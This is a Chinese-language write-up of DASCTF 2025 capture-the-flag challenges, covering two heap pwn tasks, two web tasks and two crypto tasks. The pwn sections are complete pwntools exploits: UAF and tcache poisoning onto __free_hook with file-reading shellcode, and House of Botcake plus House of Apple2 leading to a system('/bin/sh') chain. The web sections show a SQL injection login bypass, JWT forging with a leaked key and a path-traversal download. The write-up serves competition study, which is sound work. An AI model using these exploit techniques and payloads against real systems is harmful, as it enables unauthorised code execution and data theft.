DASCTF 2025下半年赛

Pwn:

rcms

UAF的洞， glibc2.27

触发gift打openat + sendfile即可

代码块

```python
from pwn import*
elf=ELF('./1')
#p=process('./1')
p=remote('node5.buuoj.cn',29619)
context(os='linux',arch='amd64',log_level='debug')
libc=ELF('/glibc-all-in-one/libs/2.27-3ubuntu1.6_amd64/libc.so.6')
def s(a):
    p.send(a)
def sa(a, b):
    p.sendafter(a, b)
def sl(a):
    p.sendline(a)
def sla(a, b):
    p.sendlineafter(a, b)
def li(a):
    print(hex(a))
def r():
    p.recv()
def pr():
    print(p.recv())
def rl(a):
    return p.recvuntil(a)
def inter():
    p.interactive()
def get_32():
    return u32(p.recvuntil(b'\xf7')[-4:])
def get_addr():
    return u64(p.recvuntil(b'\x7f')[-6:].ljust(8, b'\x00'))
def get_sb():
    return libc_base + libc.sym['system'], libc_base + next(libc.search(b'/bin/sh\x00'))
def bug():
        gdb.attach(p)
def cmd(i):
    sla(b'5.exit',str(i))

def add(idx,size,content):
    cmd(1)
    sla(b'which one do u want to connect:',str(idx))
    sla(b'how much time do u want:',str(size))
    sa(b'plz input cmd:',content)

def free(idx):
    cmd(2)
    sla(b'which connection do u want to delet:',str(idx))

def show(idx):
    cmd(4)
    sla(b'which connection do u want to show:',str(idx))

def edit(idx,content):
    cmd(3)
    sla(b'which connection do u want to change:',str(idx))
    sa(b'plz input ur cmd:',content)

add(0,0x420,b'a')
add(1,0x100,b'a')
add(2,0x100,b'a')
add(3,0x100,b'a')
add(4,0x100,b'a')
free(0)
free(1)
free(2)
show(0)
libc_base=get_addr()-0x3ebca0
show(2)
rl(b'\n')
heap_base=u64(p.recv(6).ljust(8, b'\x00'))-0x6710+0x5290
li(libc_base)
li(heap_base)
edit(2,p64(heap_base+0x10))
add(5,0x100,b'a')
add(6,0x100,b'a')
show(6)
rl(b'\n')
gift=u64(p.recv(6).ljust(8, b'\x00'))-0x61+0xD8
li(gift)
#bug()
free(3)
free(4)
edit(4,p64(libc_base+libc.sym['__free_hook']))
add(7,0x100,b'a')
add(8,0x100,p64(gift))
free(0)
rl(b'what are u want say to me?')
shellcode=asm('''
    mov rax, 0x67616c662f2e
    push rax
    xor rdi, rdi
    sub rdi, 100
    mov rsi, rsp
    xor edx, edx
    xor r10, r10
    push SYS_openat
    pop rax
    syscall
    mov rdi, 1
    mov rsi, 3
    push 0
    mov rdx, rsp
    mov r10, 0x100
    push SYS_sendfile
    pop rax
    syscall
    ''')
s(shellcode)
inter()
```

CV_Manager

choice=666时有UAF

顺便把PIE也泄露了

打House of Botcake + tcache poisoning + House of apple2 就行

代码块

```
from pwn import*
elf=ELF('./1')
p=process('./1')
#p=remote('node5.buuoj.cn',29800)
context(os='linux',arch='amd64',log_level='debug')
```


```python
libc=ELF('/lib/x86_64-linux-gnu/libc.so.6')
def s(a):
    p.send(a)
def sa(a, b):
    p.sendafter(a, b)
def sl(a):
    p.sendline(a)
def sla(a, b):
    p.sendlineafter(a, b)
def li(a):
    print(hex(a))
def r():
    p.recv()
def pr():
    print(p.recv())
def rl(a):
    return p.recvuntil(a)
def inter():
    p.interactive()
def get_32():
    return u32(p.recvuntil(b'\xf7')[-4:])
def get_addr():
    return u64(p.recvuntil(b'\x7f')[-6:].ljust(8, b'\x00'))
def get_sb():
    return libc_base + libc.sym['system'], libc_base + next(libc.search(b'/bin/sh\x00'))
def bug():
        gdb.attach(p)
def cmd(i):
    sla(b'Your choice:',str(i))

def add(size,content):
    cmd(1)
    sla(b'Introduction length:',str(size))
    sa(b'your name:',content)
def edit(idx,content):
    cmd(2)
    sla(b'Which CV do you want to modify:\n',str(idx))
    sa(b'Please briefly introduce yourself:',content)
def free(idx):
    cmd(3)
    sla(b'Which CV do you want to remove:\n',str(idx))
def show(idx):
    cmd(4)
    sla(b'Which CV do you want to view:\n',str(idx))
def gift(idx):
    cmd(666)
    sla(b'index:\n',str(idx))
sla(b'username:',b'r00t')
sla(b'password:',b'p9s3w0r6')


add(0x200,b'CCTTFFEERR!!')
add(0x200,b'CCTTFFEERR!!')
free(0)
free(1)
add(0x200,b'CCTTFFEERR!!')
add(0x200,b'CCTTFFEERR!!')
add(0x200,b'CCTTFFEERR!!')#3
add(0x200,b'CCTTFFEERR!!')#4
show(1)
rl(b'introduction:')
heap_base=u64(p.recv(5).ljust(8, b'\x00'))<<12
li(heap_base)
free(1)
gift(0)
pie=u64(p.recv(6).ljust(8, b'\x00'))
li(pie)
edit(0,p64((heap_base>>12)^(heap_base+0x10)))
add(0x200,b'CCTTFFEERR!!')#3
add(0x200,b'CCTTFFEERR!!')#4
free(3)
edit(4,p64(0)*7+p64(0x1000000000000)+p64(0)*39+p64(pie-0x1c0))

add(0x200,b'CCTTFFEERR!!')#3
add(0x200,b'CCTTFFEERR!!')#5
show(3)
rl(b'introduction:')
libc_base=u64(p.recv(6).ljust(8, b'\x00'))-libc.sym['_IO_2_1_stdout_']
li(libc_base)
rdi = libc_base+libc.search(asm("pop rdi\nret")).__next__()
read=libc_base + libc.sym['read']
system,bin_sh=get_sb()
setcontext=libc_base + libc.sym['setcontext']
_IO_wfile_jumps =libc_base+libc.sym['_IO_wfile_jumps']
fake_IO_addr=libc_base+libc.sym['_IO_2_1_stdout_']
pay = flat({
    0x50: 0,                  #rdi
    0x58: fake_IO_addr+0x28, #rsi
    0x70: 0x100,              #rdx
    0x88: fake_IO_addr+0x28, #fake_rsp >>>call
    0x90: read,               #call
    0xa0: fake_IO_addr-0x18,
    0xc8: fake_IO_addr+0x68, #>>>call setcontext
    0xd0: setcontext+61,
    0xd8: _IO_wfile_jumps-0x20,
    },filler=b'\x00')
free(5)
edit(4,p64(0)*7+p64(0x1000000000000)+p64(0)*39+p64(fake_IO_addr))
add(0x200,b'CCTTFFEERR!!')#5
edit(5,pay)
pay=p64(rdi+1)+p64(rdi)+p64(bin_sh)+p64(system)
s(pay)

inter()
```

Web:

Gallery

代码块

```
1、使用123456' union select 1,2,3--      登录到后台

2、jwt的密钥为GALLERY2024SECRET
```



在返回的HTML中，页面显示了**17张照片**，每张照片都有一个Photo ID:

```
Photo 1: G1001    -> 首字符: G
Photo 2: A2002    -> 首字符: A
Photo 3: L3003    -> 首字符: L
Photo 4: L4004    -> 首字符: L
Photo 5: E5005    -> 首字符: E
Photo 6: R6006    -> 首字符: R
Photo 7: Y7007    -> 首字符: Y
Photo 8: 28008    -> 首字符: 2
Photo 9: 09009    -> 首字符: 0
Photo 10: 210010  -> 首字符: 2
Photo 11: 411011  -> 首字符: 4
Photo 12: S12012  -> 首字符: S
Photo 13: E13013  -> 首字符: E
Photo 14: C14014  -> 首字符: C
Photo 15: R15015  -> 首字符: R
Photo 16: E16016  -> 首字符: E
Photo 17: T17017  -> 首字符: T
```

代码块

```
import jwt
secret='GALLERY2024SECRET'
payload={'user':'admin','role':'admin'}
token=jwt.encode(payload,secret,algorithm='HS256')
print(token)
#eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1c2VyIjoiYWRtaW4iLCJyb2xlIjoiYWRtaW4ifQ.DBVoX3CnfqT70kluBBZGuEB9vLF2EXLwXGH-GTci6Zc
```

进去有个include，flag在/root/flag，需要提权

不用提权，读flag.php

devweb

阅读js文件，看到给了
publicKey："MIGeMA0GCSqGSIb3DQEBAQUAA4GMADCBiAKBgGyAKgwgFtRvud51H9otkcAxKh/8/iIlj3WlPJ0RL1pDtRvyMu5/edP84Mp9FqnZNCXKi1042pd4Y2Bf9QT0/z1i6KPiZ8zT3XNTtPOqIHO5aVaOfAl8lr52AurMZVpXwEUS2hh+Q/AN4/SV9AZPCgrUXk619aaw0Md9MNvn3w0JAgMBAAE=";


同时也给了加密逻辑，在控制台构造一下请求的password

代码块

```
POST /login HTTP/1.1
Host: e522a3e7-c1a0-40f5-9c23-303f353b4d88.node5.buuoj.cn:81
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/142.0.0.0 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Accept-Encoding: gzip, deflate, br
Accept-Language: zh-CN,zh;q=0.9
Cookie: JSESSIONID=B8956BBB62E7B7B53BB1D92B7E084B3B
Connection: keep-alive
Content-Length: 196

username=admin&password=FJ+NuNF0sbnr3OnQOo59JJCUiBllp28GWKTB5J8uG3SvyhDhbj1Q0LxytRtczIqpP7EcIt570CAxMzsOtQeFG0I5JXQLHCMBezIrLLd6wDQON2mPacD2GVcJntpYKcSq39f4PNBR2KQC+UBroS8Wto36de0GsQ1+TniRUHU+ZF8=

//重定向到dashboard了，但是404
```

访问之后得到cookie，带着cookie去访问js中提到的app.jmx文件

/download?file=app.jmx&sign=6f742c2e79030435b7edc1d79b8678f6



```
ed(){this.fetchFiles()},methods:{fetchFiles(){this.fileList=[{name:"app.jmx"},{name:"index.
,window.location.href=`/download?file=${t.name}&sign=6f742c2e79030435b7edc1d79b8678f6`}}},l
rn("div",null,[e[0]||(e[0]=vt("h1",null,"鏂囦欢鍒楄〃",-1)),vt("ul",null,[(Be(!0),rn(te,null,
```

代码块


```
<?xml version='1.0' encoding='UTF-8'?>
<jmeterTestPlan version="1.2" properties="5.0" jmeter="5.0">
    <hashTree>
        <TestPlan guiclass="TestPlanGui" testclass="TestPlan" testname="Download Test with Parameters" enabled="true">
            <stringProp name="TestPlan.functional_mode">false</stringProp>
            <boolProp name="TestPlan.serialize_threadgroups">false</boolProp>
            <elementProp name="TestPlan.user_defined_variables" elementType="Arguments" guiclass="ArgumentsPanel" testclass="Arguments" testname="User Defined Variables" enabled="true">
                <collectionProp name="Arguments.arguments">
                    <elementProp name="" elementType="Argument" guiclass="HTTPArgumentPanel" testclass="Argument" testname="mingWen" enabled="true">
                        <stringProp name="Argument.name">mingWen</stringProp>
                        <stringProp name="Argument.value">test</stringProp>
                        <stringProp name="Argument.metadata">=</stringProp>
                    </elementProp>
                    <elementProp name="" elementType="Argument" guiclass="HTTPArgumentPanel" testclass="Argument" testname="salt" enabled="true">
                        <stringProp name="Argument.name">salt</stringProp>
                        <stringProp name="Argument.value">f9bc855c9df15ba7602945fb939deefc</stringProp>
                        <stringProp name="Argument.metadata">=</stringProp>
                    </elementProp>
                </collectionProp>
            </elementProp>
            <stringProp name="TestPlan.comments_or_notes"/>
            <boolProp name="TestPlan.serialize_threadgroups">true</boolProp>
        </TestPlan>
        <hashTree>
            <ThreadGroup guiclass="ThreadGroupGui" testclass="ThreadGroup" testname="User Group" enabled="true">
                <stringProp name="ThreadGroup.on_sample_error">continue</stringProp>
                <elementProp name="ThreadGroup.main_controller" elementType="LoopController" guiclass="LoopControlPanel"
```

```xml
testclass="LoopController" testname="Loop Controller" enabled="true">
                    <boolProp name="LoopController.continue_forever">false</boolProp>
                    <intProp name="LoopController.loops">1</intProp>
                </elementProp>
                <stringProp name="ThreadGroup.num_threads">1</stringProp>
                <stringProp name="ThreadGroup.ramp_time">1</stringProp>
                <longProp name="ThreadGroup.start_time">0</longProp>
                <longProp name="ThreadGroup.end_time">0</longProp>
                <boolProp name="ThreadGroup.scheduler">false</boolProp>
                <stringProp name="ThreadGroup.duration"></stringProp>
                <stringProp name="ThreadGroup.delay"></stringProp>
                <boolProp name="ThreadGroup.same_user_on_next_iteration">true</boolProp>
            </ThreadGroup>
            <hashTree>
                <JSR223PreProcessor guiclass="JSR223Panel" testclass="JSR223PreProcessor" testname="Calculate Sign" enabled="true">
                    <stringProp name="JSR223PreProcessor.language">groovy</stringProp>
                    <stringProp name="JSR223PreProcessor.parameters">import org.apache.commons.codec.digest.DigestUtils;</stringProp>
                    <stringProp name="JSR223PreProcessor.reset_vars">false</stringProp>
                    <stringProp name="JSR223PreProcessor.clear_stack">false</stringProp>
                    <stringProp name="JSR223PreProcessor.script">
                        def mingWen = vars.get('mingWen');
                        def firstMi = DigestUtils.md5Hex(mingWen);
                        def jieStr = firstMi.substring(5, 16);
                        def salt = vars.get('salt');
                        def newStr = firstMi + jieStr + salt;
                        def sign = DigestUtils.md5Hex(newStr);
                        vars.put('sign', sign);
                    </stringProp>
                </JSR223PreProcessor>
                <hashTree/>
                <HTTPSamplerProxy guiclass="HttpTestSampleGui" testclass="HTTPSamplerProxy" testname="Download File" enabled="true">
                    <boolProp name="HTTPSampler.postBodyRaw">false</boolProp>
                    <stringProp name="Comment"/>
                    <elementProp name="HTTPsampler.Arguments" elementType="Arguments" guiclass="HTTPArgumentsPanel" testclass="Arguments" testname="User Defined Variables" enabled="true">
                        <collectionProp name="Arguments.arguments">
                            <elementProp name="" elementType="Argument" guiclass="HTTPArgumentPanel" testclass="Argument" testname="file"
```

```
enabled="true">
                                <stringProp name="Argument.name">file</stringProp>
                                <stringProp name="Argument.value">test</stringProp>
                                <stringProp name="Argument.metadata">=</stringProp>
                            </elementProp>
                            <elementProp name="" elementType="Argument" guiclass="HTTPArgumentPanel" testclass="Argument" testname="sign" enabled="true">
                                <stringProp name="Argument.name">sign</stringProp>
                                <stringProp name="Argument.value">${sign}</stringProp>
                                <stringProp name="Argument.metadata">=</stringProp>
                            </elementProp>
                        </collectionProp>
                    </elementProp>
                    <stringProp name="HTTPSampler.domain">localhost</stringProp>
                    <stringProp name="HTTPSampler.port">8080</stringProp>
                    <stringProp name="HTTPSampler.protocol">http</stringProp>
                    <stringProp name="HTTPSampler.contentEncoding">UTF-8</stringProp>
                    <stringProp name="HTTPSampler.path">/download</stringProp>
                    <stringProp name="HTTPSampler.method">GET</stringProp>
                    <boolProp name="HTTPSampler.follow_redirects">true</boolProp>
                    <boolProp name="HTTPSampler.auto_redirects">false</boolProp>
                    <boolProp name="HTTPSampler.use_keepalive">true</boolProp>
                    <boolProp name="HTTPSampler.DO_MULTIPART_POST">false</boolProp>
                    <stringProp name="HTTPSampler.body_data"/>
                    <boolProp name="HTTPSampler.bypass_proxy">false</boolProp>
                    <stringProp name="HTTPSampler.proxy_host"/>
                    <stringProp name="HTTPSampler.proxy_port"/>
                    <stringProp name="HTTPSampler.proxy_username"/>
                    <stringProp name="HTTPSampler.proxy_password"/>
                    <stringProp name="HTTPSampler.implementation">HttpClient4</stringProp>
                </HTTPSamplerProxy>
                <hashTree/>
            </hashTree>
        </hashTree>
```

```
    </hashTree>
</jmeterTestPlan>
```

得到加密逻辑，在控制台算一下这个sign的值，带着值去下载../../flag



```
GET /download?file=../../flag&sign=0e8eb4d606b21517ca7f9bee140c9db6
HTTP/1.1
Host: 69f30c8c-cc3c-496e-99fa-cc5259151b7e.node5.buuoj.cn:81
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/142.0.0.0 Safari/537.36
Accept: */*
Referer:
http://69f30c8c-cc3c-496e-99fa-cc5259151b7e.node5.buuoj.cn:81/download?fil
e=/flag&sign=35f2e14983a7bf92b4d2456ab56ac236
Accept-Encoding: gzip, deflate, br
Accept-Language: zh-CN,zh;q=0.9
Cookie: JSESSIONID=ACC7310EF1F7F7EB08E7C5BBCF73F8B6
Connection: keep-alive
```

```
HTTP/1.1 200
Server: openresty
Date: Sat, 06 Dec 2025 07:40:03 GMT
Content-Type: application/octet-stream
Content-Length: 46
Connection: keep-alive
Vary: Origin
Vary: Access-Control-Request-Method
Vary: Access-Control-Request-Headers
Content-Disposition: attachment; filename="flag"
Content-Disposition: attachment; filename="flag"
Cache-Control: no-cache

DASCTF{67e66f0c-a7ac-4d1d-910a-891b1a19bac9}}
```

Crypto:

lost LFSR key

代码块

```python
import itertools

from Crypto.Util.number import *

mask = 9319439021858903464
c = 8882504877732087312989345828667663333297225833982945014279010438327750150593504327259176959316943362605442206624947923157363187067410478202161873663103506

class myRNG():
    def __init__(self, seed, mask):
        self.seed = seed
        self.mask = mask

    def next(self):
        i = self.seed & self.mask
        Out = 0
        while i != 0:
            Out = Out ^ (i & 1)
            i = i >> 1
        self.seed = ((self.seed << 1) | Out) & ((1 << 64) - 1)
        return Out

    def get_myRNG_randbits(self,n):
        temp = 0
        for i in range(n):
            temp = (temp << 1) | self.next()
        return temp

def vec_mat_mul(v, A):
    res = 0
    for k in range(64):
        if (v >> k) & 1:
            res ^= A[k]
    return res

def mat_mul(A, B):
    C = [0] * 64
    for i in range(64):
        C[i] = vec_mat_mul(A[i], B)
    return C

A = [0] * 64
A[0] = mask
for i in range(1, 64):
    A[i] = (1 << (i-1))

A2 = mat_mul(A, A)
A4 = mat_mul(A2, A2)
A8 = mat_mul(A4, A4)

system_matrix = []
target_values = []

current_vec = mask
for i in range(64):
    bit_index = 511 - (8 * i)
    val = (c >> bit_index) & 1
    system_matrix.append(current_vec)
    target_values.append(val)
    current_vec = vec_mat_mul(current_vec, A8)

pivot_row_for_col = {}
free_vars = []
rows = system_matrix[:]
vals = target_values[:]
row_count = 64
```

```
col_count = 64

pivot_row = 0
pivots = []

for col in range(col_count):
    if pivot_row >= row_count:
        free_vars.append(col)
        continue

    pivot = -1
    for r in range(pivot_row, row_count):
        if (rows[r] >> col) & 1:
            pivot = r
            break

    if pivot == -1:
        free_vars.append(col)
        continue

    rows[pivot_row], rows[pivot] = rows[pivot], rows[pivot_row]
    vals[pivot_row], vals[pivot] = vals[pivot], vals[pivot_row]

    for r in range(pivot_row + 1, row_count):
        if (rows[r] >> col) & 1:
            rows[r] ^= rows[pivot_row]
            vals[r] ^= vals[pivot_row]

    pivots.append((pivot_row, col))
    pivot_row_for_col[col] = pivot_row
    pivot_row += 1

rank = len(pivots)
print(f"Matrix Rank: {rank}/64")
print(f"Null Space Dimension: {64 - rank}")

for i in range(len(pivots) - 1, -1, -1):
    r, c_idx = pivots[i]
    for r_above in range(r):
        if (rows[r_above] >> c_idx) & 1:
            rows[r_above] ^= rows[r]
            vals[r_above] ^= vals[r]

particular_sol = 0
for r, c_idx in pivots:
    if vals[r]:
        particular_sol |= (1 << c_idx)
```

```

null_basis = []
for free_col in free_vars:
    basis_vec = (1 << free_col)
    for r, c_idx in pivots:
        if (rows[r] >> free_col) & 1:
            basis_vec |= (1 << c_idx)
    null_basis.append(basis_vec)

print(f"Brute-forcing {2**(64-rank)} candidates...")

for coeffs in itertools.product([0, 1], repeat=len(null_basis)):
    seed_try = particular_sol
    for i, coeff in enumerate(coeffs):
        if coeff:
            seed_try ^= null_basis[i]
    gen = myRNG(seed_try, mask)
    key_try = gen.get_myRNG_randbits(512)
    flag_int = c ^ key_try
    try:
        flag_bytes = long_to_bytes(flag_int)
        if all(0x20 <= b <= 0x7E for b in flag_bytes):
            print(f"Candidate found: DASCTF{{{flag_bytes.decode()}}}")
    except:
        pass
```

DASCTF{f1nd_th3_hidden_Linear_R3lat1onShip_@nd_th3n_F1nd_My_Lo5t_KEY!!!}

two_examples

代码块

```
import json
from hashlib import sha512

from sage.all import *

from Crypto.Util.number import long_to_bytes


def solve():
    with open('M.matrix', 'r') as f:
        data_m = json.load(f)
        A_list = eval(data_m['A'])
        B_list = eval(data_m['B'])
        p = int(data_m['p'])
```


```python
    with open('v.vector', 'r') as f:
        data_v = json.load(f)
        b1_list = eval(data_v['b1'])
        b2_list = eval(data_v['b2'])

    with open('RSA.enc', 'r') as f:
        data_rsa = json.load(f)
        N = int(data_rsa['N'])
        c = int(data_rsa['c'])

    F = GF(p)
    A = matrix(F, A_list)
    B = matrix(F, B_list)
    b1 = vector(F, b1_list)
    b2 = vector(F, b2_list)

    n = 20
    m = 30

    M_plus = A + B
    M_minus = A - B
    c_plus = b1 + b2
    c_minus = b1 - b2

    def recover_error(Mat, vec, modulus):
        B1 = block_matrix([[modulus * identity_matrix(m), zero_matrix(m, 1)]])
        B2 = block_matrix([[Mat.change_ring(ZZ), zero_matrix(n, 1)]])
        B3 = block_matrix([[matrix(ZZ, vec), matrix(ZZ, [1])]])
        L = block_matrix([[B1], [B2], [B3]])
        reduced_L = L.LLL()
        for row in reduced_L:
            scale = row[-1]
            if abs(scale) == 1:
                potential_err = row[:-1]
                if all(abs(e) <= 3 for e in potential_err):
                    return vector(F, potential_err) * scale
        return None

    err_plus = recover_error(M_plus, c_plus, p)
    err_minus = recover_error(M_minus, c_minus, p)

    target_x = c_plus - err_plus
    target_y = c_minus - err_minus

    x = M_plus.solve_left(target_x)
    y = M_minus.solve_left(target_y)

    inv_2 = F(2).inverse()
    s1 = (x + y) * inv_2
    s2 = (x - y) * inv_2


    def vector_to_sha512_hex(vector):
        vector_str = ''.join(str(i) for i in vector)
        res = sha512(vector_str.encode()).hexdigest()
        res = int(res,16)
        return res

    d_base = vector_to_sha512_hex(s1) + vector_to_sha512_hex(s2)


    for offset in range(100):
        d_guess = d_base + offset
        try:
            m_val = power_mod(c, d_guess, N)
            flag_bytes = long_to_bytes(m_val)
            if b'DASCTF{' in flag_bytes :
                print(flag_bytes.decode())
                return
        except Exception:
            continue

if __name__ == '__main__':
    solve()

```

DASCTF{Y0U_Can_S01ve_The_lwe!!!!}

